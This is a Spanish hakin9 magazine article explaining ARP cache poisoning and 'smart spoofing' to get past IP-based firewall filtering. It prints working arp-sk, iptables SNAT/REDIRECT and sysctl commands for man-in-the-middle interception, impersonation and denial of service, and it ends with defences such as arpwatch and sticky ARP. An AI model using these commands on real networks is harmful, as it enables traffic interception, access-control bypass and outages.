hakin9

Cómo evitar la filtración IP empleada por cortafuegos y routers

Kristof De Beuckelaer

Artículo publicado en el número 3/2006 de la revista *hakin9*. Os invitamos a la lectura de toda la revista.

Foco

Cómo evitar la filtración IP empleada por cortafuegos y routers

Kristof De Beuckelaer

Grado de dificultad

El spoofing es un termino bien conocido en el ámbito de la seguridad y describe una situación en la que una persona o programa puede hacerse pasar por otro. Una técnica común de spoofing es el ref-tar spoofing. El smart spoofing de IP usa una combinación de envenenamiento del caché ARP, NAT (traducción de la dirección de red) y enrutamiento.

Hay un nuevo método para suplantar una dirección IP con una herramienta llamada *ARP-sk,* no obstante también hay otras herramientas disponibles, como ARP-fillup. Si eres una persona habilidosa podrías escribir un script sencillo en perl que automatizara este proceso y/o usara ARP-sk y ARP-fillup conjuntamente. El spoofing de IP no es algo nuevo y se han desarrollado varias herramientas para aprovecharlo. Como conclusión explicaremos porque el control de acceso basado en IP no es fiable en muchos caso y nunca debería ser usado en una red corporativa.

El smart spoofing usa una combinación de envenenamiento del caché ARP, NAT y enrutamiento. No necesita ningún tipo de hack sofisticado. Primero empezaremos por lo básico, así que daremos un repaso al MAC spoofing y al ARP spoofing/envenenamiento de caché, hasta llegar al smart spoofing.

El impacto del smart spoofing

Los dispositivos de red tales como los routers o firewalls usan normalmente el filtrado de direcciones IP origen. Estas reglas pueden ser evitadas por cualquier ordenador localizado entre el cliente autorizado y el firewall. Por ejemplo, en la mayoría de las redes corporativas conectadas a Internet a través de una firewall, sólo unos pocos ordenadores puede acceder directamente a Internet (el proxi HTTP interno de control de contenidos o filtrado de URLs, servidores de correos, etc). Con el smart spoofing cualquier usuario interno puede evitar estas restricciones (el filtrado de URLs, enviar/recibir email SMTP directamente, etc).

De la misma forma, aplicaciones cuyo acceso está restringido a unas direcciones IP determinadas puede ser aprovechado por cualquier ordenador que se halle entre un cliente autorizado y el servidor. Este es el

En este artículo aprenderás...

- Por qué el control de acceso por IP no es seguro, ni fiable en muchos casos, y nunca debería ser usado en redes corporativas.

Lo que deberías saber...

- Los fundamentos del ARP spoofing, NAT y enrutamiento.

caso de muchas aplicaciones tales como Apache ACL, r-commands, NFS, TCP Wrapper, herramientas de administración restringidas, etc. Además, los controles de anti-transmisión de SMTP basados en la resolución inversa de direcciones IP origen pueden ser aprovechados. Suplantando la dirección IP de un SMTP A, un usuario malintencionado que se encuentre en la red entre A y B, puede enviar correos a través del relay SMTP B, usando una dirección de correo falsificada de un dominio de correo hospedado en A.

¿Qué es el ARP?

Addres Resolution Protocol (ARP) – Protocolo de resolución de dirección, es un protocolo de red que asigna una dirección de protocolo de red con una dirección de hardware. Por ejemplo, el ARP es usado asignar una dirección IP a una dirección Ethernet.

¿Cómo asigna ARP una dirección IP a una dirección Ethernet MAC?

Cuando el ARP necesita asignar una dirección IP dada a una dirección Ethernet, envía una paquete de petición ARP. El paquete ARP contiene la dirección MAC origen y las direcciones IP de origen y de destino. Cada host de la red local recibe este paquete. El host con la dirección de destino especificada en el paquete envía una paquete ARP de respuesta al host que ha originado la petición con la IP asignada.

Guía rápida de ARP-sk

ARP es un protocolo muy conocido, permite muchos ataques e incluso los más comunes se restringen al sniffing. ARP-sk es una herramienta diseñada para manipular tablas ARP de todo tipo de equipos. Esto puede ser fácilmente conseguido mandando los paquetes apropiados. Básicamente, un mensaje ARP en una red Ethernet/IP tiene 7 parámetros importantes (ver Tabla 1):

- La capa Ethernet proporciona dos direcciones (SRC y DST),

Tabla 1. *Ethernet frame*

MAC Destino	MAC origen	Tipo	Carga	Checksum
Esquema Ethernet				

Tipo de Hardware		Tipo de Protocolo
HW addr lth	P addr lth	Opcode
Dirección Hardware Origen		
Dirección de protocolo Origen		
Dirección Hardware Destino		
Dirección de protocolo Destino		

- La capa ARP contiene el código del mensaje (petición o respuesta), y el par (ETH,IP) para ambos el origen y el destinatario.

Ten en cuenta que no hay nada que especifique que tiene que haber coherencia entre la capa ARP y la capa Ethernet. Esto significa que puedes proporcionar direcciones no correlacionadas entres estas 2 capas.

```
<<little reminders>> #1
Manipulaciones del ARP
```

Manipulaciones del ARP o como redirigir el trafico de una LAN

La primera idea que me viene a la mente cuando alguien quiere hacer un sniff en una LAN, es poner nuestro interfaz de red en modo promiscuo. Por lo tanto, cada paquete que llegue al interfaz es directamente transferido del nivel 2 (Ethernet la mayoría de las veces), al superior (IP, ARP, DNS, etc) sin comprobar que el destino correcto del paquete este o no en el interfaz. Desgraciadamente, esto está bastante restringido porque no puedes alcanzar lo que esté más allá de los switches, por ejemplo.

```
<<little reminders>> #2 MAC spoofing
```

MAC spoofing

Este ataque va dirigido al protocolo de 2º nivel, Ethernet la mayoría de las veces. Esto es muy eficiente contra switches para actualizar su tabla CAM (*Content Addressable Memory*) en terminología de Cisco, que hace una lista con todas las direcciones Ethernet ligadas a cada puerto del switch. Pero a veces no es perfecto o suficientemente efectivo.

- Si la tabla CAM es estática, el puerto de la víctima será alertado y el administrador alertado.

Date cuenta de que algunos switches retroceden al modo *fail open* (pasan cada paquete a todos los puertos, como si fuera un hub) cuando hay demasiados cónflictos.

```
<<little reminders>> #3 ARP spoofing
```

ARP Spoofing

Ya que el MAC spoofing no es ni eficiente ni sigiloso, vayamos a la capa superior y al protocolo ARP. Estos mensajes son intercambiados cuando un host quiere descubrir la dirección MAC de un host remoto. Por ejemplo, si Batman quiere el MAC de Robin manda un mensaje de petición ARP a la dirección de transmisión y Robin responde con su dirección.

Pero qué pasa si el Joker responde antes que Robin?

```
12:50:31.198300 arp who-has robin
tell batman [1]
12:50:31.198631 arp reply robin is
-at 0:10:a4:9b:6d:81 [2]
```

Batman pondrá la dirección MAC del Joker en su caché ARP. Pero como el paquete de Batman fue transmitido Robin también responderá.

Listado 1. *Enviando la petición Who has*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
        Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Listado 2. *Contenidos del caché de Batman*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

```
12:50:31.198862 arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Importante

Si el objetivo todavía no tiene la entrada que el atacante quiere suplantar, responder será inútil ya que el cache no actualizará una entrada inexistente.

Caché ARP?

ARP mantiene la asignación entre la dirección IP y la dirección MAC en una tabla en la memoria llamada caché ARP. Las entradas de esta tabla son añadidas y quitadas dinámicamente.

Envenenamiento del cache ARP

Ya que los ataques anteriores sufren limitaciones, la mejor manera de solucionarlo sería manipular directamente el cache del objetivo, independientemente de los mensajes ARP enviados por el objetivo. Por lo tanto necesitamos poder:

- añadir una nueva entrada en el caché del objetivo
- actualizar una entrada ya existente

Crear una nueva entrada

Para hacer esto mandaremos una pregunta (Who has?) al objetivo. En cambio, cuando el host recibe un who-has cree que se va a realizar una conexión. Por lo tanto, para reducir el tráfico ARP, crea una nueva entrada en su caché y pone allí las direcciones suministradas en el mensaje ARP (ver Listado 1 y Listado 2)

Aquí tienes una pequeña anotación antes de continuar:

- `-D` – dirección del equipo de filtrado al que conectarse
- `-S` – dirección del host de confianza al que vamos a suplantar

Así que ahora, cuando Batman inicie una transacción con Robin, los paquetes serán enviados a Joker y sin tener que hacer que batman mande nada. Date cuenta que mandar una petición ARP en uni-cast es totalmente compatible con RFC. Están autorizados para dejar que un sistema compruebe las entradas de su caché.

Actualizar una entrada

El método que hemos visto con el ARP spoofing es exactamente lo que necesitamos! Simplemente tenemos que enviar respuestas a batman con la IP de robin pero con la MAC del Joker. De manera que si la entrada

Listado 3. *Método de Actualización*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)

+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30)
        192.168.1.2 is at 00:10:a4:9b:6d:81

--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
    ARP For 192.168.1.1 (52:54:05:F4:62:30):
        192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

¿Quieres recibir tu revista regularmente?

¿Quieres pagar menos?

¡Pide suscripción!

hakin9

por suscripción es más barata: 38 €

Pedido

Por favor, rellena este cupón y mándalo por fax: 0048 22 887 10 11 o por correo: Software-Wydawnictwo Sp. z o. o., Piaskowa 3, 01-067 Varsovia, Polonia; e-mail: *subscription@software.com.pl*
Para conocer todos los productos de Software-Wydawnictwo Sp. z o. o. visita *www.shop.software.com.pl*

Nombre(s) ..... **Apellido(s)** .....

Dirección .....

C. P. ..... **Población, provincia** .....

Teléfono ..... **Fax** .....

E-mail ..... **Suscripción a partir del N°** .....

Precio de suscripción anual de hakin9: 38 €

Realizo el pago con:

☐ **tarjeta de crédito** (EuroCard/MasterCard/Visa/American Express) **nº** ⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋⌊⌊⌊⌊⌋ **CVC Code** ⌊⌊⌊⌋

☐ **Válida hasta** ⌊⌊⌊⌊⌋

☐ **Fecha y firma obligatorias:**

☐ **transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO**

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

del caché ya existe, será actualizada con la información del Joker:

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Y ahora la actualizaremos mediante este método (ver Listado 3).

Y ahora echemos un vistazo al resultado, que debería ser algo así:

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Qué ataques están disponibles

Ahora, después de las preparaciones necesarias estamos listos para empezar a interferir en las comunicaciones entre Batman y Robin. Echemos un vistazo más de cerca las posibles formas de ataque.

Sniffing

Obvio, y la forma más divertida de hacerlo es un *Man in the Middle*.

Proxying y secuestro

Ahora somos capaces de redirigir el tráfico como lo hace un proxy transparente con sus streams aplicativos. La capa IP (o cualquier herramienta) simplemente tienen que llevar los datos a la aplicación apropiada, incluso si el host de destino no es el correcto. Por ejemplo, el Joker quiere modificar algunos inputs de las transacciones HTTP entre Batman y Robin:

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```

El Joker simplemente tiene que poner un proxy HTTP en su puerto 80. De esta manera él puede alterar todos los datos. Y además si hay algún tipo de control básico de integridad (tales como CRC32,MD5 o SHA-1



Figura 1. *Ataque Man in the Middle*



Figura 2. *Proxying*



Figure 3. *Smartspoofing*

por ejemplo), el joker puede recalcular los checksums antes de mandar todo. Los limites los impone la herramienta que usemos para manipular los datos.

Por ejemplo, si el Joker tiene una parte de su sitio HTTP remoto en su propio servidor HTTP, pero con alguna parte del sitio ligeramente modificada. Las peticiones a las partes no modificadas son dirigidas al sitio real. La siguiente figura nos muestra que cuando las manipulaciones previas son:

Sobre el Autor

Kristof De Beuckelaer es estudiante y vive en Bélgica. Su interés en la seguridad comenzó a crecer desde el primer día que empezó a leer y a experimentar con Linux, como aprovechar/ arreglar problemas de seguridad, redes, etc. Desde hace 4 o 5 años ha estado participando activamente en grupos, desde programadores a escritores y desde Windows a Linux. La primera vez que entro en contacto con Linux fue a través de una *Terminal Session* y desde ese día la experiencia no ha terminado, un poco más tarde construyó su primer sistema operativo basado en Linux para uso personal. En este momento todavía está estudiando para convertir su mayor hobby en su trabajo, ingeniero de sistemas/software/seguridad.

Agrdecimiento

Un agradecimiento especial a Laurent Licour & Vincent Royer por crear una tecnica muy moderna de smartspoofing, cual fue empleada en este artículo


```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Configurado de esta forma, el Joker mandará redirecciones ICMP a estaciones envenenadas. Para evitar esto tendremos que bloquearlas. Usando Linux esto puede ser hecho mediante IP sysctl:

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Evitar firewalls (smartspoofing)

Cuando se usa el envenenamiento del caché ARP, el usuario malintencionado inserta su ordenador en la ruta de comunicación servidor-cliente. Con el IP forwarding, el tráfico existente es todavía enrutado hacia el cliente. Por supuesto, la redirección ICMP ha sido quitada en el ordenador del usuario malintencionado. Finalmente, el NAT origen es usado por el usuario malintencionado para suplantar la dirección IP del cliente y establecer una nueva conexión con el servidor. Después el usuario malintencionado puede ejecutar cualquier aplicación de red estandar para conectarse al servidor usando la dirección IP del cliente. Cualquier control de acceso basado en la direción IP del cliente podrá ser utilizado. Además, el tráfico existente no es alterado, por lo que el ataque no puede ser detectado desde el lado del servidor.

Suplantando a un host de una red, e inteceptando alguna conexión, podemos atravesar el Firewall con las reglas aplicadas al host suplantado. Para hacer esto el Joker no necesita no necesita una redirección doble (ARP MiM) como era necesario antes:

```
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
```

Usar Linux para el ataque ya que las funcionalidades Nefilter NAT clasificará automaticamente los paquetes que pertenecen a nuestra conexión y los que no:

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Denegación de Servicio

Una denegación de servicio es un ataque muy fácil de hacer cuando juegas con los mensjes ARP. Simplemente tienes que tirar todos los paquetes redirigidos:

```
[root@joker]# iptables
-A FORWARD -s robin -d batman -j DROP
```

Si prefieres no redirigir el tráfico a tu equipo, puedes crear un agujero negro ARP, mandando los paquetes a direcciones MAC no utilizadas.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Ahora Robin piensa que Batman está muerto.

Conclusión

Debido a problemas de seguridad en el protocolo ARP y los ataques smart spoofing resultantes, el control de acceso basado en dirección IP puede ser explotado en muchos casos.

Cuando mandemos respuestas ARP suplantadas, la mayoria de los IDS de red que estén a la escucha en todos los puertos de un switch, detectan una IP duplicada, pero realmente no bloquean el ataque. Además este acercamiento necesitaría el despliegue de numerosos NIDS en muchas redes.

Otra solución sería usar Host-Based IDS para detectar los mensajes ARP y mantener la integridad la tabla ARP. Disponible en muchas plataformas UNIX, *arpwatch* mantiene una base de datos de las direcciones MAC Ethernet que atraviesen la red, con el par de su IP asociada. Alerta al administrador del sistema via e-mail si ocurre cualquier tipo de cambio, tales como nuevas estaciones/actividades, flip-flops, antiguas direcciones cambiadas o reutilizadas. Por último, una control de acceso fiable debería usar un sistema de autentificación más potente antes que la identificación de direcciones IP o autentificación mediante contraseñas escritas. Protcolos VPN ales como SSH, SSL o IpSec pueden mejorar mucho la seguridad consiguiendo autentificación, integridad y confidencialidad.

Hay un par de formas que se me ocurren para tener mayor protección contra este método, tener un método para detectar direcciones MAC duplicadas en un switch (por ejemplo, ARPwatch) y/o activar *sticky* ARP. Esto evitará que la estaciones puedan cambiar su dirección MAC.

Para cualquier pregunta podéis dirigiros al foro de la página web *(http://www.hakin9.org/)* donde estaré encantado de responder a vuestras preguntas. ●